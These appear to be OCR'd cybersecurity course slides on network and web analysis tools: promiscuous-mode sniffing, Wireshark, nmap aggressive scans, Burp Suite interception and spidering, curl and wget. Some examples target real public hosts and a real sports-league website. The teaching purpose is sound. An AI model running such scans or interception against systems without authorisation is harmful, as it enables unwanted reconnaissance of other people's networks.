


Forensic CC19

Network Protocol Stack: overview


OSI: Open Systems Interconnect

OSI and Protocol Stack



- Link Layer : includes device driver and network interface card
- Network Layer : handles the movement of packets, i.e. Routing
- Transport Layer : provides a reliable flow of data between two hosts
- Application Layer : handles the details of the particular application

Network Protocol Stack: send & receive



Normal vs Promiscuous Mode

- A NIC receives all the frame flowing on the physical mean;
- Each Frame has a destination MAC Address;

NORMAL MODE:

- When the NIC receives a frame, if the destination MAC address doesn't match → the frame is *discarded*

PROMISCUOUS MODE:

- *All* the frame are accepted, regardless their destination MAC address

How to set promiscuous mode on a Linux machine

- Check network interfaces:

```
> sudo ifconfig
```

- Set promiscuous mode:

```
> sudo ifconfig [interf] promisc
```

Or

```
> sudo ip link set [interf] promisc on
```

- Check that the interface is in promiscuous mode

```
> sudo ifconfig [interf]
```


or

```
> sudo ip show [interf] | grep -i promisc
```


Wireshark

A packet analyzing tool


Download from: <https://www.wireshark.org/#download> (or repo)



Wireshark: setup



Wireshark: usage



Nmap

An open source tool for network exploration and security auditing.

Download from: <https://nmap.org/download.html> (or repo)



NMAP

Nmap: usage

```
> nmap -A <ip_addr> -p<portmin>-<portmax>
```

Example:

```
> nmap -A 131.114.59.21 -p8000-8080
```

With this command line, nmap will:

- A (detect the server OS, version, script scanning and do traceroute)
- Of the server with ip address 131.114.59.21
- On the ports going from 8000 to 8080 (in total 81 ports)

Nmap: usage


```
root@kali:~# nmap -A 192.168.65.129
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-10 07:41 EDT
Nmap scan report for 192.168.65.129
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
111/tcp   open  rpcbind 2-4 (RPC #100000)
|_ rpcinfo:
|   program version  port/proto  service
|   100000   2,3,4      111/tcp    rpcbind
|   100000   2,3,4      111/udp    rpcbind
|   100024   1          49702/tcp  status
|   100024   1          59428/udp  status
MAC Address: 00:0C:29:84:93:75 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   1.13 ms  192.168.65.129
```

WEB CC19

HTTP Protocol

STATELESS application-level protocol to exchange resources



HTTP types

HTTP is the “language” of internet communication. There are mainly two methods:

- **GET**
is used to retrieve information from the given server using a given URI.
- **POST**
used to send data to the server, for example, customer information, file upload, etc. using HTML forms.

How to handle a session in HTTP?

1. STATELESS? → **Session Cookies** (a way for servers to recognize users and user sessions):
2. The Server create a session and generate an identifier (Session Cookie) for the session;
3. The Server sends the Session Cookie along with the response;
4. The User stores the Session Cookie in the browser;
5. For each future requests to the same Server, the user needs to send the cookie along with the request;
 - a. What if the cookie is stolen by and adversary? → **Session Hijacking** (The adversary can impersonate the real user)

Burpsuite: introduction

A proxy for traffic analysis

Download from: <https://portswigger.net/burp/communitydownload>


It requires JavaRuntimeEnvironment!




Burpsuite: configuration of the proxy

Open **Burpsuite**:

1. Go to *Proxy* → *Options*;




1. Go to *Proxy* → *Intercepts* → *intercept is on*.



Burpsuite: configuration of the browser

Open **Firefox**:

1. Look for “proxy” in the options;
2. Set manually the proxy:



The image shows the 'Configurazione manuale dei proxy' (Manual Proxy Configuration) dialog box in Firefox. The 'Configurazione manuale dei proxy' radio button is selected. The 'Proxy HTTP' field is set to '127.0.0.1' and the 'Porta' (Port) is set to '8080'. The checkbox 'Utilizza lo stesso proxy per tutti i protocolli' (Use the same proxy for all protocols) is checked. The 'Proxy SSL' field is set to '127.0.0.1' and the 'Porta' is set to '8080'. The 'Proxy FTP' field is set to '127.0.0.1' and the 'Porta' is set to '8080'. The 'Host SOCKS' field is set to '127.0.0.1' and the 'Porta' is set to '8080'. At the bottom, the 'SOCKS v5' radio button is selected, and the 'DNS remoto' checkbox is unchecked.

☒ Configurazione manuale dei proxy:

Proxy HTP: 127.0.0.1 Porta: 8080

☒ Utilizza lo stesso proxy per tutti i protocolli

Proxy SSL: 127.0.0.1 Porta: 8080


Proxy FTP: 127.0.0.1 Porta: 8080

Host SOCKS: 127.0.0.1 Porta: 8080

☐ SOCKS v4 ☒ SOCKS v5 ☐ DNS remoto

Burpsuite: test the proxy

Try to reach a web page with interception on: <http://www.legaseriea.it/it>



Burpsuite: Spider, a web crawler

Open Target → Site Map → right click on the web site and select Spider

The screenshot displays the Burp Suite Spider tool interface. At the top, there is a navigation bar with tabs: Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. Below this, there are tabs for Site map and Scope. A status bar indicates "Logging of out-of-scope Proxy traffic is disabled" with a "Re-enable" button. A filter bar shows "Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders".

The Site map panel on the left shows a tree structure of the website. The "assets" folder is expanded, showing subfolders like "en", "en", "favicon.png", "geolocator", "home", "it", and "it". The "it" folder is further expanded, showing subfolders like "area_riservata_societa", "come-vedere-la-serie-a-tim", "coppa-delle-coppe", "coppa-delle-fiere", "coppa-intercontinentale", "coppa-italia", "coppa-italia-primavera", "coppa-uefa", "europa-league", "eventi", "feed", "fifa-world-cup", "foto-gallery", "lega-calcio", "maglie-serie-a", "nike-ball-hub", "primavera-1", and "risultati-competizioni-internazionali".

The main panel on the right displays a table of discovered URLs. The table has columns: Host, Method, URL, Params, Status, and Length. The data is as follows:

Host	Method	URL	Params	Status	Length
http://www.legaseriea.it	GET	/assets/legaseriea/cach...		200	12242
http://www.legaseriea.it	GET	/assets/legaseriea/js/htm...		200	2893
http://www.legaseriea.it	GET	/assets/legaseriea/			
http://www.legaseriea.it	GET	/assets/legaseriea/js/res...			
http://www.legaseriea.it	GET	/assets/legaseriea/pdf/L...			

Below the table, there are tabs for Request and Response. The Request tab is selected, showing the raw request data in the Raw tab. The raw request data is as follows:

```
GET /assets/legaseriea/cache/04a35f5407e520b80e5df5ffeafecb6a.js HTTP
Host: www.legaseriea.it
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/
Accept: */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.legaseriea.it/it
DNT: 1
Connection: close
```

Curl

A tool to transfer data from or to a server



Curl: basic command

Display the web page source code in the terminal

```
> curl http://www.legaseriea.it/it
```

```
dario@dario-HP-ProBook-450-G5:~$ curl http://www.legaseriea.it/it
<!DOCTYPE html>
<html class="no-js">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="content-type" content="text/html; charset=UTF-8" />
    <meta http-equiv="content-language" content="it" />
    <meta name="language" content="it" />
    <meta name="robots" content="all" />
    <meta http-equiv="pragma" content="cache" />
    <meta name="og:image" content="http://www.legaseriea.it/assets/legaseriea/images/logo.png" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">

  <title>Home Page | Lega Serie A</title>
  <link href="/favicon.ico?20180814" rel="shortcut icon" type="image/x-ico" />
  <link href="/favicon.ico?20180814" rel="icon" type="image/x-ico" />
  <link href="/favicon.png?20180814" rel="apple-touch-icon" />

  <link href="http://fonts.googleapis.com/css?family=Open+Sans+Condensed:300,300italic,700" rel="stylesheet" type="text/css">
  <link href="http://fonts.googleapis.com/css?family=Open+Sans:400,700,300,300italic" rel="stylesheet" type="text/css">

  <link type="text/css" rel="stylesheet" href="http://www.legaseriea.it/assets/legaseriea/cache/d7f935ce53505c0b7eaf2bea5b8e7fc4.css" media="screen" />
  <script type="text/javascript" src="http://www.legaseriea.it/assets/legaseriea/cache/84a35f5407e520b80e5d5fffeafecb6a.js"></script>


  <!--[if lt IE 9]>
    <script src="http://www.legaseriea.it/assets/legaseriea/js/html5shiv.min.js"></script>
    <script src="http://www.legaseriea.it/assets/legaseriea/js/respond.min.js"></script>
  <![endif]-->

  <script type="text/javascript">
    /*  */
    var SITE_URL = "http://www.legaseriea.it/";
    var base_url = "http://www.legaseriea.it/";
    var BASE_URL = "http://www.legaseriea.it/";
    var BASE_URI = "/";
    var index_page = "";
    var THEME_PATH = "/addons/themes/legaseriea/";
    var ASSETS_URL = "http://www.legaseriea.it/assets/legaseriea/";
    var ASSETS_PATH = "/assets/legaseriea/";</pre></div>
```

Curl: exporting file

Save a web page content in a file

> curl <http://www.legaseriea.it/it> > webpage (or -o <file>)



Curl: view HTTP response header

```
> curl -i -L http://www.legaseriea.it/it
```

```
</html>dario@dario-HP-ProBook-450 curl -L -i http://www.legaseriea.it/it
HTTP/1.1 200 OK
Server: Apache
X-Powered-By: PHP/5.5.9-1ubuntu4.25
Pragma: no-cache
Last-Modified: Fri, 10 May 2019 13:13:37 GMT
X-UA-Compatible: IE=edge
Content-Type: text/html; charset=UTF-8
Cache-Control: max-age=0, post-check=0, pre-check=0
Expires: Fri, 10 May 2019 13:13:48 GMT
Date: Fri, 10 May 2019 13:13:48 GMT
Transfer-Encoding: chunked
Connection: keep-alive
Connection: Transfer-Encoding

<!DOCTYPE html>
<html class="no-js">
  <head>
```


Curl: view HTTP request header and conn details

```
> curl -v http://www.legaseriea.it/it
```

```
*html>dario@dario-HP-ProBook-450-G5~$ curl -v http://www.legaseriea.it/it
Trying 193.206.135.160...
TCP_NODELAY set
Connected to www.legaseriea.it (193.206.135.160) port 80 (#0)
GET /it HTTP/1.1
Host: www.legaseriea.it
User-Agent: curl/7.58.0
Accept: */*

HTTP/1.1 200 OK
Server: Apache
X-Powered-By: PHP/5.5.9-1ubuntu4.25
Pragma: no-cache
Last-Modified: Fri, 10 May 2019 13:13:41 GMT
X-UA-Compatible: IE=edge
Content-Type: text/html; charset=UTF-8
Cache-Control: max-age=0, post-check=0, pre-check=0
Expires: Fri, 10 May 2019 13:16:20 GMT
Date: Fri, 10 May 2019 13:16:20 GMT
Transfer-Encoding: chunked
Connection: keep-alive
Connection: Transfer-Encoding
Set-Cookie: legaseriea session=bc8cddb1ff5d2a7020fb1f73127af7cfff6dc841e; expires=Sat, 11-May-2019 13:16:20 GMT; Max-Age=86400; path=/; domain=legaseriea.it; HttpOnly
Set-Cookie: Lega_Serie_A=!0IASzB67A9b/F0py6mVm9Z0NU70eTf9EtFA4E9qmN2LQ9u+IABwfq9wmdNnLysrJwHRuoxQcf1sq212y5VmXnnXb/5+U7VaImtfloyGvdng=; path=/

<!DOCTYPE html>
<html class="no-js">
  <head>
```

Curl: craft ad-hoc HTTP request headers

```
> curl -H 'Custom-Header: 123' https://httpbin.org/get
```

```
> curl -H 'User-Agent: Mozilla/5.0' -H 'Host: www.google.com' ...
```

```
dario@dario-HP-ProBook-450-G5:~$ curl -H 'X-My-Custom-Header: 123' https://httpbin.org/get
{
  "args": {},
  "headers": {
    "Accept": "*/*",
    "Host": "httpbin.org",
    "User-Agent": "curl/7.58.0",
    "X-My-Custom-Header": "123"
  },
  "origin": "131.114.59.54, 131.114.59.54",
  "url": "https://httpbin.org/get"
}
```

Curl: make POST requests

> curl --data "username=admin&password=admin" <https://httpbin.org/get>

```
dario@dario-HP-ProBook-450-G5:~$ curl --data "username=admin&password=admin" https://httpbin.org/post
{
  "args": {},
  "data": "",
  "files": {},
  "form": {
    "password": "admin",
    "username": "admin"
  },
  "headers": {
    "Accept": "*/*",
    "Content-Length": "29",
    "Content-Type": "application/x-www-form-urlencoded",
    "Host": "httpbin.org",
    "User-Agent": "curl/7.58.0"
  },
  "json": null,
  "origin": "131.114.59.47, 131.114.59.47",
  "url": "https://httpbin.org/post"
}
```

Wget

A tool to download files from the internet



Wget: usage

- > wget <https://speed.hetzner.de/100MB.bin>
- > wget -o file <https://speed.hetzner.de/100MB.bin> (change the file name)
- > wget -q <https://speed.hetzner.de/100MB.bin> (turn off output)
- > wget -i file_url_list.txt (download multiple file listed in a file)
- > wget -b <https://speed.hetzner.de/100MB.bin> (download in background)
- > wget -S <https://speed.hetzner.de/100MB.bin> (view the resp headers)
- > wget -S --spider <https://speed.hetzner.de/100MB.bin> (view the resp headers and NOT download the file)

Hyper Text Markup Language (HTML)

